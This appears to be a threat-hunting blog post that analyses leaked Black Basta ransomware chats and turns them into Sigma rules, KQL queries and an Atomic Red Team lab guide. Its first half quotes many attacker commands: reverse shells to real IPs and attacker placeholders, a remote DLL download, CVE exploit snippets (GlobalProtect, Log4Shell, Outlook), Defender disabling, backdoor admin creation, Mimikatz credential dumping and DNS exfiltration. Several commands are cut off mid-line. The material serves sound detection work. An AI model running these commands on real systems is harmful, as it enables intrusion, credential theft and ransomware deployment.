Base64-Encoded Payloads (Likely for Obfuscation & Evasion)

Obfuscated Reverse Shell:

[Open in app ↗](#)

```
encoded_command = base64.b64encode(reverse_shell_command.encode()).decode()
```

```
payload = f"${{{echo {encoded_command} | base64 -d | bash}}}"
```

This generates a **base64-encoded reverse shell**, executed through PowerShell to evade detection.

Encoded GUID Transfer via TCP:

```
$newSock = New-Object System.Net.Sockets.TcpClient("64.176.219.106", 443)
```

```
$guidBytes = [System.Convert]::FromBase64String($b64guid)
```

```
$newSock.Client.Send($guidBytes, 16, 0)
```

This sets up a TCP client, decodes a **base64-encoded GUID**, and sends it to a remote server — likely for beaconing or C2 initiation.

Post-Exploitation & Evasion

Key Logging and AMSI Bypass:

```
set obfuscate "true"
```

```
set smartinject "true"
```

```
set amsi_disable "true"
```

```
set keylogger "GetAsyncKeyState"
```

They configured payloads to disable **Windows Antimalware Scan Interface (AMSI)** and capture keystrokes.

Socket Proxying for Network Pivoting:

```
$targetTcp = New-Object System.Net.Sockets.TcpClient($ipaddress, $port)
```

This command establishes a **TCP client** connection, likely used for proxying or tunneling traffic through compromised hosts.

Exporting Results to File:

```
@echo off  
set fileName=ci.txt  
powershell -c "$D=[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain"
```

They automated info gathering (like server counts and trust details) and exported the results to a text file.

Recap, what do we know:

Discovery & Recon: Black Basta is heavily focused on Active Directory enumeration and domain trust mapping.

Persistence & Lateral Movement: PowerShell TCP sockets, reverse shells, and VM manipulation hint at efforts to stay hidden and move within networks.

Defense Evasion: Base64 encoding, AMSI disabling, and encoded payloads show a clear intent to bypass detection tools.

LOLBINS commands with rundll32, msiexec, psexec

Rundll32 Commands:

DLL Execution with Rundll32:

```
rundll32.exe dll.dll,LocalMem
```

Runs a function from a malicious DLL, likely for code injection.

Loading Remote Payloads via Rundll32:

```
rundll32 HK_DNS_x64_n1_x64_inf.dll Test /k pfensk832
```

Paired with a PowerShell downloader:

```
powershell iwr http://149.28.105.251:801/download/HK_DNS_x64_n1_x64_inf.dll -ou
```

This fetches and executes a DLL, indicating staged payload delivery.

File Execution from XLS Files:

```
rundll32.exe C:\users\public\35S44386.xls,ReleaseImage
```

Likely abusing Excel macros to load shellcode.

Msiexec Commands (Used for Malware Delivery):

Installing Malicious MSI Packages:

```
msiexec /i path_to_msi.msi
```

Direct execution of MSI payloads through a built-in Windows installer.

Stealthy Execution of Encrypted Files:

```
msiexec /i /quiet /qn C:\Users\Public\malicious_package.msi
```

The /quiet and /qn flags suppress UI pop-ups, making the execution silent.

Psexec Commands (For Remote Execution & Lateral Movement):

Remote DLL Execution:

```
remote-exec psexec 10.23.192.72 %windir%\system32\rundll32.exe C:\Users\Public\
```

Executes a DLL on a remote machine, using PsExec for lateral movement.

Admin Jump with PsExec:

```
jump psexec 10.20.48.207 %windir%\system32\rundll32.exe C:\users\public\0000322
```

They talk about using **PsExec** to “jump” to machines without EDR/XDR protection.

What do we learn is:

Initial Access & Execution:

msiexec and **rundll32** are used to drop and load payloads, often from remote servers.

They likely deliver initial-stage loaders through **MSI installers**.

Lateral Movement & Persistence:

psexec helps propagate across networks, even targeting legacy systems with SMBv1.

Rundll32 enables stealthy DLL execution, perfect for in-memory payloads and avoiding disk scans.

Anti-Detection Tactics:

Using LOLBins makes the attack chains **fileless** and **blend into normal admin activity**.

Registry Analysis

reg add commands were widely used in the dataset, specifically for **persistence**, **payload execution**, and **beacon configuration**

Registry Modifications for Persistence & Evasion

1. VPN & Security Software Reconnaissance

Attackers used reg query to check installed security and VPN software:

```
reg query x64 HKLM\SOFTWARE\Cisco\
```

```
reg query x64 HKLM\SYSTEM\CurrentControlSet\services\Citrix User Profile Manage
```

```
reg query x64 HKLM\SOFTWARE\Palo Alto Networks\GlobalProtect\PanGPS
```

```
reg query x64 HKLM\SOFTWARE\Fortinet\FortiClient\
```

```
reg query x64 HKLM\Software\Fortinet\FortiClient\Sslvpn\Tunnels\
```

```
reg query x64 HKLM\SOFTWARE\SonicWall\SSL-VPN NetExtender\Standalone\Profiles
```

Purpose: Identify VPN clients and remote access software to plan lateral movement.

2. Registry-Based Payload Execution

Attackers set registry keys for **automatic execution of payloads**:

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v OneDriveUpdater /
```

Purpose:

Ensures **payload execution at startup**.

Disguises as a **legitimate Microsoft service**.

3. Modifying Windows Defender & Security Settings

Disabling Windows Defender Real-Time Protection

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableRealtimeM
```

Disabling Windows Firewall

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Firewal
```

Purpose: Disable security defenses before launching ransomware or lateral movement.

4. Beacon & C2 Staging via Registry

Attackers configured **Cobalt Strike Beacons** using registry values:

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "beacon" /t REG
```

Purpose: Ensures beacon persistence across reboots.

We learn from the leak that:

Reconnaissance: They search for installed security software and VPNs.

Persistence: They set registry values to auto-run payloads after reboot.

Security Evasion: They disable Windows Defender and firewall settings.

C2 Communication: Registry is used for **hiding beacons** and **configuring stagers**.

T1190 or do you know Zimbra? Of reverse shells and injections

Let's take some of the mentioned CVEs:

Zimbra (CVE-2022-27925, CVE-2022-41352)

Reverse shell via the Zimbra Collaboration Suite bug:

```
python3 shell.py --base_url="zimbraAdmin/public/jsp" --web_shell_filename="Zimb
```

They even automated mailbox enumeration:

```
for account in $(/opt/zimbra/bin/zmprov -l gaa); do echo $account; /opt/zimbra/b
```

Palo Alto GlobalProtect RCE (CVE-2024-3400)

Critical **command injection** vulnerability — full root access:


```
import requests
```

```
payload = {"cmd": "bash -c 'bash -i >& /dev/tcp/attacker_ip/attacker_port 0>&1'"} 
```

```
requests.post("https://vulnerablefirewall.com/cgi-bin/globalprotect", json=payload)
```

Fortinet FortiOS RCE (CVE-2024-21762)

Out-of-bounds write allowing arbitrary code execution:

```
curl -k -X POST -d "command=whoami" https://target-firewall:8443/remote_login
```

They were actively targeting Fortinet VPNs with this exploit.

Microsoft Outlook RCE (CVE-2024-21413)

Exploitation via crafted email (unauthenticated SMTP support):

```
msfconsole
use exploit/windows/smtp/outlook_rce
set RHOSTS victim-mailserver.com
set PAYLOAD windows/meterpreter/reverse_https
exploit
```

Log4Shell (CVE-2021-44228)

Remote shell delivery via vulnerable apps:

```
curl -X GET 'https://vulnerableapp.com/api' -H 'User-Agent: ${jndi:ldap://attacker.com/}'
```

They discussed **Log4Shell** as part of initial access flows.

What This Tells Us about the ransomware group

Exploit Variety: They leverage both old and new vulnerabilities, with **Zimbra**, **Fortinet**, and **GlobalProtect** standing out as favorite targets.

Speed & Automation: The attackers use **Python scripts** and **curl requests** to automate exploitation and shell delivery.

Stealthy Payloads: Many exploits inject reverse shells directly into **PowerShell**, **bash**, or use **Base64-encoded payloads** to evade detection.

New User Accounts

User & Group Management Commands

Create a New User Account:

```
net user newadmin P@ssw0rd123! /add
```

Creates a new user account with a specified password.

Add User to Domain Admins:

```
net group "Domain Admins" newadmin /add /domain
```

Adds the newly created user to the **Domain Admins** group for full privileges.

View Domain Admins Group Members:

```
net group "Domain Admins" /domain
```

Lists all current members of the **Domain Admins** group, useful for confirming privilege escalation.

Check Domain Password Policy:

```
net accounts /dom
```

Reveals domain password policies, lockout durations, and other security settings — likely to adjust brute force timing or persistence techniques.

Change Password for an Admin Account:

```
net user rootadmin NewP@ssw0rd! /active:yes /domain
```

Changes the password for an existing admin account and ensures it remains active.

Automated Account Creation via C2

They also automated bulk account creation through C2 infrastructure:

```
[*] Target Server: https://3.145.111.80:8040
[*] Adding Username: fmorganjr
[*] Adding Password: *****
[*] Successfully added user
```

They ran these against multiple IPs, suggesting an automated deployment of backdoor admin accounts across compromised servers.

Why This Matters:

Persistence: Creating hidden admin accounts is a classic persistence tactic. Even if defenders revoke initial credentials, attackers can pivot back.

Privilege Escalation: Adding accounts directly to **Domain Admins** enables full control over Active Directory, letting attackers disable security tools or spread ransomware.

Detection Evasion: Bulk account creation with random usernames could overwhelm logging systems, making malicious activity harder to spot.

VPN SSL, SMB, reverse_https, reverse_tcp, and DNS

VPN & SSL Exploitation

Cisco AnyConnect VPN Discovery (Registry)

```
reg query x86 HKLM\SOFTWARE\Cisco\
```

GlobalProtect VPN (Palo Alto)

```
reg query x64 HKLM\SOFTWARE\Palo Alto Networks\GlobalProtect\PanGPS
```

Fortinet VPN SSL Enumeration

```
reg query x64 HKLM\Software\Fortinet\FortiClient\Sslvpn\Tunnels\
```

SonicWall SSL-VPN Query

```
reg query x64 HKLM\SOFTWARE\SonicWall\SSL-VPN NetExtender\Standalone\Profiles
```

These registry queries help attackers identify installed VPN clients and locate tunnel profiles for credential theft or session hijacking.

SMB & File Share Exploitation

Listing SMB Shares

```
net view \\192.168.60.51
```

Connecting to SMB Shares

```
net use Z: \\192.168.60.53\CLI-Backups /user:climate.local\audit audit
```

Enumerating Active Directory Shares (SYSVOL & NETLOGON)

```
dir \\192.168.60.3\SYSVOL
```

```
dir \\192.168.60.3\NETLOGON
```

They used these commands to explore **shared folders**, grab **Group Policy** files, and hunt for sensitive data.

Reverse Shells & C2 Connections

Reverse HTTPS (Meterpreter)

```
powershell -e JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASwBuAGV3A
```

Base64 encoded command that establishes a **Meterpreter reverse HTTPS shell**

Reverse TCP with PowerShell

```
$client = New-Object System.Net.Sockets.TcpClient('192.168.1.100', 443); $strea
```

This opens a **reverse TCP connection**, sending the command output back to the attacker.

DNS Payloads & Tunneling

DNS Stager for Payload Delivery

```
powershell -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http
```

DNS Exfiltration with NSLookup

```
nslookup payload.txt attacker-dns-server.com
```

Using PowerShell for DNS Tunneling

```
Resolve-DnsName -Name "data.attacker-server.com" -Type TXT
```

These commands show how attackers hide payloads or steal data via **DNS tunneling**, evading traditional network security controls.

Why This Is Critical for Threat Hunting?

C2 Resilience: By blending into normal traffic (**HTTPS**, **DNS**, **SMB**), attackers maintain C2 access even in highly monitored networks.

Discovery & Credential Theft: VPN registry queries help attackers find and steal credentials for VPN access — leading to lateral movement.

Living off the Land: Using native tools like **PowerShell**, **Net Use**, and **nslookup** makes detection harder unless defenders know exactly what to watch for.

Detection Opportunities

Sigma Coverage Findings

PowerShell Execution: There are plenty of **Sigma rules** for **PowerShell execution**, but they might miss **Base64-encoded payloads** and more advanced C2 tunneling.

Rundll32 & Msiexec: Basic rules exist, but attackers use **obfuscated paths** and **dynamic DLL loading**, which bypass many standard detections.

Reverse Shells & Meterpreter: Sigma covers **common Metasploit patterns**, but the attackers are using **custom payloads** (especially over **HTTPS and DNS**), which likely evade default detections.

Registry Persistence: Basic **run keys** are covered, but stealthier techniques (like modifying **Winlogon** or **UserInit**) might need more refined detections.

VPN & SMB Exploitation: Sigma rules focus on **brute force** and common exploits, but **registry queries** for VPN profiles and **custom SMB payloads** are less covered.

Gaps & Opportunities for New Sigma Rules

PowerShell DNS Tunneling

What they do: Use PowerShell to **exfiltrate data** or **fetch payloads** via **DNS TXT** records.

Detection logic: Monitor **PowerShell DNS requests** to suspicious or newly registered domains. Flag **Resolve-DnsName** or **dnscmd.exe** if combined with **Base64** or unusual payload sizes.

Obfuscated Rundll32 Execution

What they do: Use **Rundll32** to load DLLs from **temp folders** or **public directories**.

Detection logic: Detect **rundll32.exe** loading **non-standard DLL paths**

```
%Temp%,  
%Public%, or  
%AppData%
```

Flag **rundll32** with uncommon entry points (**DownloadNow**, **InitOutputPlugins**, etc.).

Reverse HTTPS & Custom C2

What they do: Establish **reverse shells** over **HTTPS** using **Base64-encoded** commands.

Detection logic: Look for **PowerShell** or **CMD** launching

```
New-Object System.Net.Sockets.TcpClient or Invoke-WebRequest.
```

Correlate with **long-running connections** to **external IPs** on ports **80, 443, or 53**.

VPN Registry Enumeration

What they do: Use **reg query** to find **VPN profiles** for lateral movement.

Detection logic:

Monitor for registry queries targeting **VPN-related keys**, like **Fortinet, GlobalProtect,** and **SonicWall**.

Combine with suspicious **PowerShell** or **net use** commands that follow soon after.

Stealthy SMB Lateral Movement

What they do: Abuse **SMB shares** for spreading payloads.

Detection logic: Track **net use** or **dir** commands accessing **SYSVOL/NETLOGON** shares.

Flag **file transfers** from **non-admin workstations** to **domain controllers**.

Threat Hunting Recommendations

PowerShell Script Block Logging (Event ID 4104)

Enable **script block logging** to catch **Base64-decoded payloads** or **network sockets** created through PowerShell.

Registry Auditing (Event ID 4657)

Track registry changes, especially under:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

```
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender
```

Network Anomaly Detection

Flag DNS queries with **large TXT record responses**.

Monitor long-lasting **TCP connections** to external hosts, especially on **odd ports**.

File Monitoring

Watch for suspicious files in:

```
%Temp%, %Public%, %AppData%, %ProgramData%
```

Look **for** unusual extensions like .cpl, .dll, or .hta being executed.

Command-Line Monitoring (Event ID 4688)

Monitor commands like:

```
PowerShell -enc
```

rundll32.exe with unexpected arguments

net use or **dir** targeting critical shares

Mapped Sigma Rules & MITRE ATT&CK Techniques

MITRE ATT&CK Technique Github Sigma Rules

T1059: Command and Scripting Interpreter (PowerShell)

PowerShell EncodedCommand Execution

[GitHub](#)

T1218: Signed Binary Proxy Execution (Rundll32)

Suspicious Rundll32 Execution

[GitHub](#)

T1003: OS Credential Dumping (LSASS)

LSASS Process Access

[GitHub](#)

T1547.001: Registry Run Keys/Startup Folder

Persistence via Registry Run Keys

[GitHub](#)

T1071: Application Layer Protocol (DNS)

DNS Tunneling via PowerShell

[GitHub](#)

T1105: Ingress Tool Transfer (Cobalt Strike, Rclone)

Cobalt Strike Beacon Detection

[GitHub](#)

T1021.002: Remote Services (SMB/Windows Admin Shares)

Suspicious SMB Traffic

[GitHub](#)

T1190: Exploit Public-Facing Application (OWA, Fortinet, Zimbra)

Web Exploitation Detection

[GitHub](#)

T1053: Scheduled Task/Job

Persistence via Scheduled Tasks

[GitHub](#)

T1562.001: Impair Defenses (Disable Windows Defender)

Disable Windows Defender Detection

[GitHub](#)

T1046: Network Service Scanning

Network Scanning Detection

[GitHub](#)

T1027: Obfuscated Files or Information (Base64)

Base64-Encoded Commands in PowerShell

[GitHub](#)

T1566: Phishing (Initial Access)

Email-Based Phishing Detection

[GitHub](#)

VPN Enumeration via Registry (Fortinet, Cisco, GlobalProtect)

```
title: VPN Registry Enumeration
id: 10001
status: experimental
description: Detects attackers querying registry keys to discover installed VPN
author: BlackBastaGPT aka Buddy
logsource:
category: registry_event
product: windows
detection:
  selection:
    TargetObject|contains:
      - '\SOFTWARE\Cisco\'
      - '\SOFTWARE\Fortinet\'
      - '\SOFTWARE\Palo Alto Networks\GlobalProtect\'
      - '\SOFTWARE\SonicWall\'
  condition: selection
falsepositives:
  - Legitimate VPN software queries
level: medium
tags:
  - attack.discovery
  - attack.t1012
```

Obfuscated Rundll32 DLL Loading

```
title: Suspicious Rundll32 Execution with Obfuscated Paths
id: 10002
status: experimental
description: Detects suspicious **rundll32.exe** executions, especially loading
author: Buddy
logsource:
category: process_creation
product: windows
detection:
selection:
Image|endswith: 'rundll32.exe'
CommandLine|contains:
- '\\Temp\\'
- '\\AppData\\'
- '\\Public\\'
- '.dll'
condition: selection
falsepositives:
- Legitimate DLL loading by IT tools
level: high
tags:
- attack.execution
- attack.t1218
```

PowerShell TCP Socket Creation (Reverse Shells)

```
title: PowerShell TCP Socket Creation
id: 10003
status: experimental
description: Detects **PowerShell** creating **TCP sockets** - often used for r
author: Buddy
logsource:
category: process_creation
product: windows
detection:
selection:
Image|endswith: 'powershell.exe'
CommandLine|contains:
- 'New-Object System.Net.Sockets.TcpClient'
- 'TcpClient('
- 'Invoke-WebRequest'
condition: selection
falsepositives:
- Admins testing connections
level: high
tags:
```

- `attack.command_and_control`
- `attack.t1071`

SMB Share Enumeration + File Write

```
title: Suspicious SMB Share Enumeration and Write Operations
id: 10004
status: experimental
description: Detects attackers enumerating SMB shares and writing files, often
author: BlackBastaGPT aka Buddy
logsource:
category: process_creation
product: windows
detection:
selection:
CommandLine|contains:
- 'net view'
- 'net use'
- 'dir \\'
- '\\SYSVOL'
- '\\NETLOGON'
- '.exe'
- '.dll'
condition: selection
falsepositives:
- Legitimate admin share usage
level: medium
tags:
- attack.lateral_movement
- attack.t1021
```

Stealthy Beacon Configurations (Dynamic DNS)

```
title: Dynamic DNS for C2 Beacons
id: 10005
status: experimental
description: Detects DNS queries to dynamic DNS providers, often used for stealthy
author: BlackBastaGPT aka Buddy
logsource:
category: dns_query
product: windows
detection:
```

```
selection:
QueryName|contains:
- '.duckdns.org'
- '.no-ip.com'
- '.dynu.com'
- '.freedns.afraid.org'
condition: selection
falsepositives:
- Legitimate DDNS usage for home networks
level: high
tags:
- attack.command_and_control
- attack.t1071
```

What This Gives Us:

Immediate Coverage for Blind Spots: These rules tackle gaps **not fully covered** by public Sigma repositories.

Practical Threat Hunting Tools: SOC teams can **deploy and test these** directly — and catch behaviors like **stealthy DNS beacons** or **reverse shells**.

Flexible & Expandable: You can **modify or expand** these rules as new attack patterns emerge!

Let's be Sentinel

VPN Registry Enumeration

```
SecurityEvent
| where EventID == 4656
| where ObjectName contains "SOFTWARE\\Cisco"
or ObjectName contains "SOFTWARE\\Fortinet"
or ObjectName contains "SOFTWARE\\Palo Alto Networks\\GlobalProtect"
or ObjectName contains "SOFTWARE\\SonicWall"
| project TimeGenerated, AccountName, ObjectName, ProcessId, ProcessName
```

Suspicious Rundll32 Execution (DLL Loading)

```
SecurityEvent
| where EventID == 4688
```

```
| where NewProcessName endswith "rundll32.exe"  
| where CommandLine contains "\\Temp\\"  
or CommandLine contains "\\AppData\\"  
or CommandLine contains "\\Public\\"  
or CommandLine contains ".dll"  
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

PowerShell TCP Socket Creation (Reverse Shells)

```
SecurityEvent  
| where EventID == 4688  
| where NewProcessName endswith "powershell.exe"  
| where CommandLine contains "New-Object System.Net.Sockets.TcpClient"  
or CommandLine contains "Invoke-WebRequest"  
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

SMB Share Enumeration + File Write

Maybe you can start without .exe and .dll or take a smaller time range.

```
SecurityEvent  
| where EventID == 4688  
| where CommandLine contains "net view"  
or CommandLine contains "net use"  
or CommandLine contains "dir \\\\  
or CommandLine contains "\\\\"SYSVOL"  
or CommandLine contains "\\\\"NETLOGON"  
or CommandLine contains ".exe"  
or CommandLine contains ".dll"  
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

Dynamic DNS for C2 Beacons

```
SecurityEvent  
| where EventID == 22  
| where QueryName contains ".duckdns.org"  
or QueryName contains ".no-ip.com"  
or QueryName contains ".dynu.com"
```

```
or QueryName contains ".freedns.afraid.org"  
| project TimeGenerated, AccountName, QueryName, QueryType
```

It SOCKS — or how Black Basta is using sockets

Socket Communication Commands

Netcat Reverse Shell (UDP)

```
root@srv:~# netcat -u 13.57.243.97 19771
```

They use **Netcat** to establish a **UDP reverse shell** to an attacker-controlled IP.

Netcat Shell for Lateral Movement

```
shell netcat надо мне
```

They explicitly talk about needing **Netcat shells** for lateral movement or payload execution.

PowerShell TCP Client (Socket)

```
$tcp = New-Object System.Net.Sockets.TcpClient($Server, $Port)
```

This establishes a **TCP connection** to a remote server — likely for **C2 or payload delivery**.

SOCKS Proxy Setup

```
Connect-SocksServer -Server "64.176.219.106" -Port 443
```


They create a **SOCKS proxy over port 443** — a classic move to blend in with regular web traffic.

Python Reverse Shell (Base64 Encoded)

```
reverse_shell_command = "bash -c 'bash -i >& /dev/tcp/attacker_ip/attacker_port
```

```
encoded_command = base64.b64encode(reverse_shell_command.encode()).decode()
```

```
payload = f"${{{echo {encoded_command} | base64 -d | bash}}}"
```

This is a **Base64-obfuscated reverse shell** that connects back to the attacker

Raw Socket Connection (SMTP Exploit Example)

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, target_port))
```

This connects to a **remote SMTP server** to deliver a payload — but the same technique can be used for any service.

Why This Matters for Threat Hunting

Stealthy C2: Using **SOCKS proxies** over **common ports** like **443** makes it hard to spot malicious traffic.

Living off the Land: **Netcat** and **PowerShell** are built-in tools — attackers avoid dropping external binaries.

Obfuscated Payloads: **Base64 encoding** helps hide the payload from signature-based detections.

1. Netcat Reverse Shell (UDP/TCP)

```
title: Netcat Reverse Shell Execution
id: 10006
status: experimental
description: Detects potential reverse shell connections using Netcat (UDP/TCP)
author: BlackBastaGPT
logsource:
category: process_creation
product: windows
detection:
selection:
CommandLine|contains:
- 'nc '
- 'netcat '
- '-e /bin/bash'
- '-e cmd.exe'
- '-lvp'
condition: selection
falsepositives:
- Legitimate use of Netcat for testing
level: high
tags:
- attack.command_and_control
- attack.t1059
```

2. PowerShell TCP Client (Socket Communication)

```
title: PowerShell TCP Socket Creation
id: 10007
status: experimental
description: Detects PowerShell creating TCP sockets (commonly used for reverse
author: BlackBastaGPT
logsource:
category: process_creation
product: windows
detection:
selection:
CommandLine|contains:
- 'New-Object System.Net.Sockets.TcpClient'
- '$tcp = New-Object System.Net.Sockets.TcpClient'
- 'Connect-SocksServer'
condition: selection
falsepositives:
- Dev or admin tools (filter by known IPs)
```

```
level: high
tags:
- attack.command_and_control
- attack.t1071
```

3. SOCKS Proxy Setup via PowerShell

```
title: Suspicious SOCKS Proxy Setup
id: 10008
status: experimental
description: Detects the use of PowerShell to establish a SOCKS proxy connection
author: BlackBastaGPT the Buddy who leaked it
logsource:
category: process_creation
product: windows
detection:
selection:
CommandLine|contains:
- 'Connect-SocksServer'
- 'SOCKS proxy'
condition: selection
falsepositives:
- Legitimate proxy tools
level: medium
tags:
- attack.command_and_control
- attack.t1090
```

4. Raw Socket Connection (Python/Bash)

```
title: Raw Socket Connection for C2
id: 10009
status: experimental
description: Detects raw socket creation - often used for reverse shells or tunneling
author: Buddy
logsource:
category: process_creation
product: linux
detection:
selection:
CommandLine|contains:
- 'socket.socket(socket.AF_INET, socket.SOCK_STREAM)'
```

```
- 'bash -i >& /dev/tcp/'  
- 'socket.connect('  
condition: selection  
falsepositives:  
- Normal socket usage (filter common services)  
level: high  
tags:  
- attack.command_and_control  
- attack.t1095
```

And buddy gets senti(me)n(te)l sensitive about :-)

Netcat Reverse Shell (UDP/TCP)

```
SecurityEvent  
| where EventID == 4688  
| where CommandLine contains "nc "  
or CommandLine contains "netcat "  
or CommandLine contains "-e /bin/bash"  
or CommandLine contains "-e cmd.exe"  
or CommandLine contains "-lvp"  
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

PowerShell TCP Socket Creation

```
SecurityEvent  
| where EventID == 4688  
| where CommandLine contains "New-Object System.Net.Sockets.TcpClient"  
or CommandLine contains "$tcp = New-Object System.Net.Sockets.TcpClient"  
or CommandLine contains "Connect-SocksServer"  
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

SOCKS Proxy Setup via PowerShell

```
SecurityEvent  
| where EventID == 4688  
| where CommandLine contains "Connect-SocksServer"
```

```
or CommandLine contains "SOCKS proxy"
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

Raw Socket Connection (Python/Bash)

```
SecurityEvent
| where EventID == 4688
| where CommandLine contains "socket.socket(socket.AF_INET, socket.SOCK_STREAM)
or CommandLine contains "bash -i >& /dev/tcp/"
or CommandLine contains "socket.connect("
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

Next Steps Buddy recommends

Test in Sentinel: Paste these into **Logs** and run them against your dataset.

Simulate the Attacks: Launch a **Netcat shell** or **PowerShell reverse TCP** to generate test data.

Tune for Your Environment: If false positives show up, we can fine-tune the queries!

Last step, let's test Black Basta

MITRE ATT&CK + Black Basta TTPs + Atomic Red Team

T1059: Command and Scripting Interpreter

PowerShell, cmd.exe, reverse TCP shells

PowerShell Command Execution

Test

T1003: OS Credential Dumping

LSASS dumping, Mimikatz, secretsdump.py

Dump LSASS Memory with Task Manager

Test

T1218: Signed Binary Proxy Execution

LOLBins (rundll32, msixexec, regsvr32)

Rundll32 Execution

Test

T1190: Exploit Public-Facing Application

Exploits for OWA, Zimbra, Fortinet, CVEs

Web Exploitation via CVEs

Test

T1071: Application Layer Protocol (C2)

Cobalt Strike, PowerShell TCP sockets, DNS tunneling

C2 Beacon Over HTTPS

Test

T1562: Impair Defenses (Disable Security Tools)

Disabling Defender, EDR kills, reg modifications

Disable Windows Defender

Test

T1547: Boot or Logon Autostart Execution

Registry Run keys, Winlogon payloads

Add Registry Run Key Persistence

Test

T1105: Ingress Tool Transfer

Payload downloads via curl, iwr, bitsadmin

Download File with CertUtil

Test

T1021: Remote Services (SMB, RDP)

SMB share enumeration, lateral movement with net use

Enumerate SMB Shares

Test

T1078: Valid Accounts

New admin creation, credential stuffing, net user

Create Local Admin Account

Test

T1090: Proxy

SOCKS proxy for stealthy C2

SOCKS Proxy Setup (Manual)

(We can build a manual test here!)

T1095: Non-Application Layer Protocol

Raw socket connections, Python reverse shells

Reverse Shell via Bash (manual test)

(We can script this test!)

T1049: System Network Connections Discovery

Netstat to list active connections

Discover Network Connections with netstat

Test

T1110: Brute Force

Password spraying OWA, VPN portals

Password Spraying Test (via Hydra or Rubeus)

Test

T1136: Create Account

New local/domain admin creation

Create a New Local Admin Account

Test

How this helps to create a playbook

Simulate Black Basta's TTPs in a safe lab with Atomic Red Team tests.

Validate your detections (e.g., Sigma rules, KQL queries) against real-world behaviors.

Train blue teams by walking them through attack chains, step-by-step.

Refine threat hunts using test results to tweak log sources, queries, and alert rules.

Lab Guide: Simulating Black Basta with Atomic Red Team

This guide walks you through setting up Atomic Red Team tests to simulate Black Basta's attack flow. It's split into sections:

Initial Access (Web exploits, phishing)

Execution & Discovery (PowerShell, cmd.exe)

Credential Access & Privilege Escalation (Mimikatz, LSASS dumping)

Lateral Movement & C2 (SMB, reverse shells, proxying)

Persistence & Defense Evasion (Registry, LOLBins, disabling Defender)

Lab Setup

Windows 10/11 VM (Attack Target)

Kali Linux (Attacker Machine)

Microsoft Sentinel or SIEM (For detection)

Atomic Red Team Installed ([Setup Guide](#))

🟡 Initial Access (T1190: Exploit Public-Facing Application)

Atomic Test: Web Exploitation (Zimbra, Exchange, etc.)

On Kali:

```
sudo apt install metasploit-framework
```

```
msfconsole  
use exploit/windows/http/exchange_proxysHELL_rce  
set RHOSTS [Target_IP]  
run
```

Goal: Simulate initial access via vulnerable web apps.

🔍 **Detection:** Our Sigma rule for CVE exploitation + KQL queries for unusual web requests.

🔴 Execution & Discovery (T1059: Command and Scripting Interpreter)

Atomic Test: PowerShell Execution

On Windows VM:

```
powershell.exe -enc JABjAGwAaQBLAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACgAUwE
```

(Base64-encoded reverse shell)

Goal: Simulate a reverse shell launched via PowerShell.

 **Detection: PowerShell TCP Socket Sigma rule + KQL query for New-Object TcpClient.**

 **Credential Access (T1003: OS Credential Dumping)**

Atomic Test: Dump LSASS Memory

On Windows VM (as admin):

powershell

```
taskmgr.exe
```

Right-click LSASS.exe → Create Dump File.

Or use Mimikatz:

```
Invoke-Mimikatz -Command "sekurlsa::minidump lsass.DMP"
```

```
Invoke-Mimikatz -Command "sekurlsa::logonPasswords full"
```

Goal: Extract credentials from memory.

 **Detection: LSASS dump Sigma rule + KQL query for LSASS access events.**

 **Lateral Movement & C2 (T1021: Remote Services)**

Atomic Test: SMB Share Enumeration + Netcat Shell

On Kali:


```
net view //[Target_IP]
```

```
nc -lvp 4444
```

On Windows VM:

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TcpClient('[Attacker
```

Goal: Simulate SMB enumeration + reverse shell over TCP.

 **Detection:** SMB share enumeration and Netcat reverse shell Sigma rules + KQL queries for socket creation.

 **Persistence & Defense Evasion (T1562: Impair Defenses)**

Atomic Test: Disable Windows Defender

On Windows VM:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Atomic Test: Add Registry Run Key

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v MaliciousApp /t R
```

Goal: Simulate disabling security tools and registry persistence.

 **Detection:** Disable Defender Sigma rule + KQL for registry modifications.

Wrap-Up & Next Steps

Run the Tests → Trigger each phase of the attack.

Analyze the Logs → See if your Sigma + KQL queries catch the activity.

Tune & Improve → Refine detections, minimize false positives, and build alerts.

Some ideas for new Atomic Red Team tests

1. PowerShell SOCKS Proxy (T1090: Proxy)

```
attack_technique: T1090
display_name: PowerShell SOCKS Proxy Setup
description: Creates a SOCKS proxy using PowerShell - simulating stealthy C2 tr
atomic_tests:
- name: PowerShell SOCKS Proxy Setup
description: Simulates an attacker creating a SOCKS proxy to tunnel C2 traffic.
supported_platforms:
- windows
executor:
command: |
$tcp = New-Object System.Net.Sockets.TcpClient('attacker_ip', 1080)
Write-Output "SOCKS proxy established"
name: powershell
```

2. DNS Tunneling via PowerShell (T1071: Application Layer Protocol)

```
attack_technique: T1071
display_name: DNS Tunneling with PowerShell
description: Simulates DNS tunneling - exfiltrating data via DNS TXT records.
atomic_tests:
- name: DNS Tunneling via PowerShell
description: Creates a DNS query with encoded data to simulate stealthy exfiltr
supported_platforms:
- windows
executor:
command: |
Resolve-DnsName -Name "data.attacker-server.com" -Type TXT
name: powershell
```

3. Obfuscated Rundll32 Execution (T1218: Signed Binary Proxy Execution)

```
attack_technique: T1218
display_name: Obfuscated Rundll32 Execution
description: Simulates loading a payload via rundll32 from a suspicious directory
atomic_tests:
- name: Rundll32 DLL Execution (Obfuscated Path)
description: Uses rundll32 to execute a DLL from a non-standard directory.
supported_platforms:
- windows
executor:
command: |
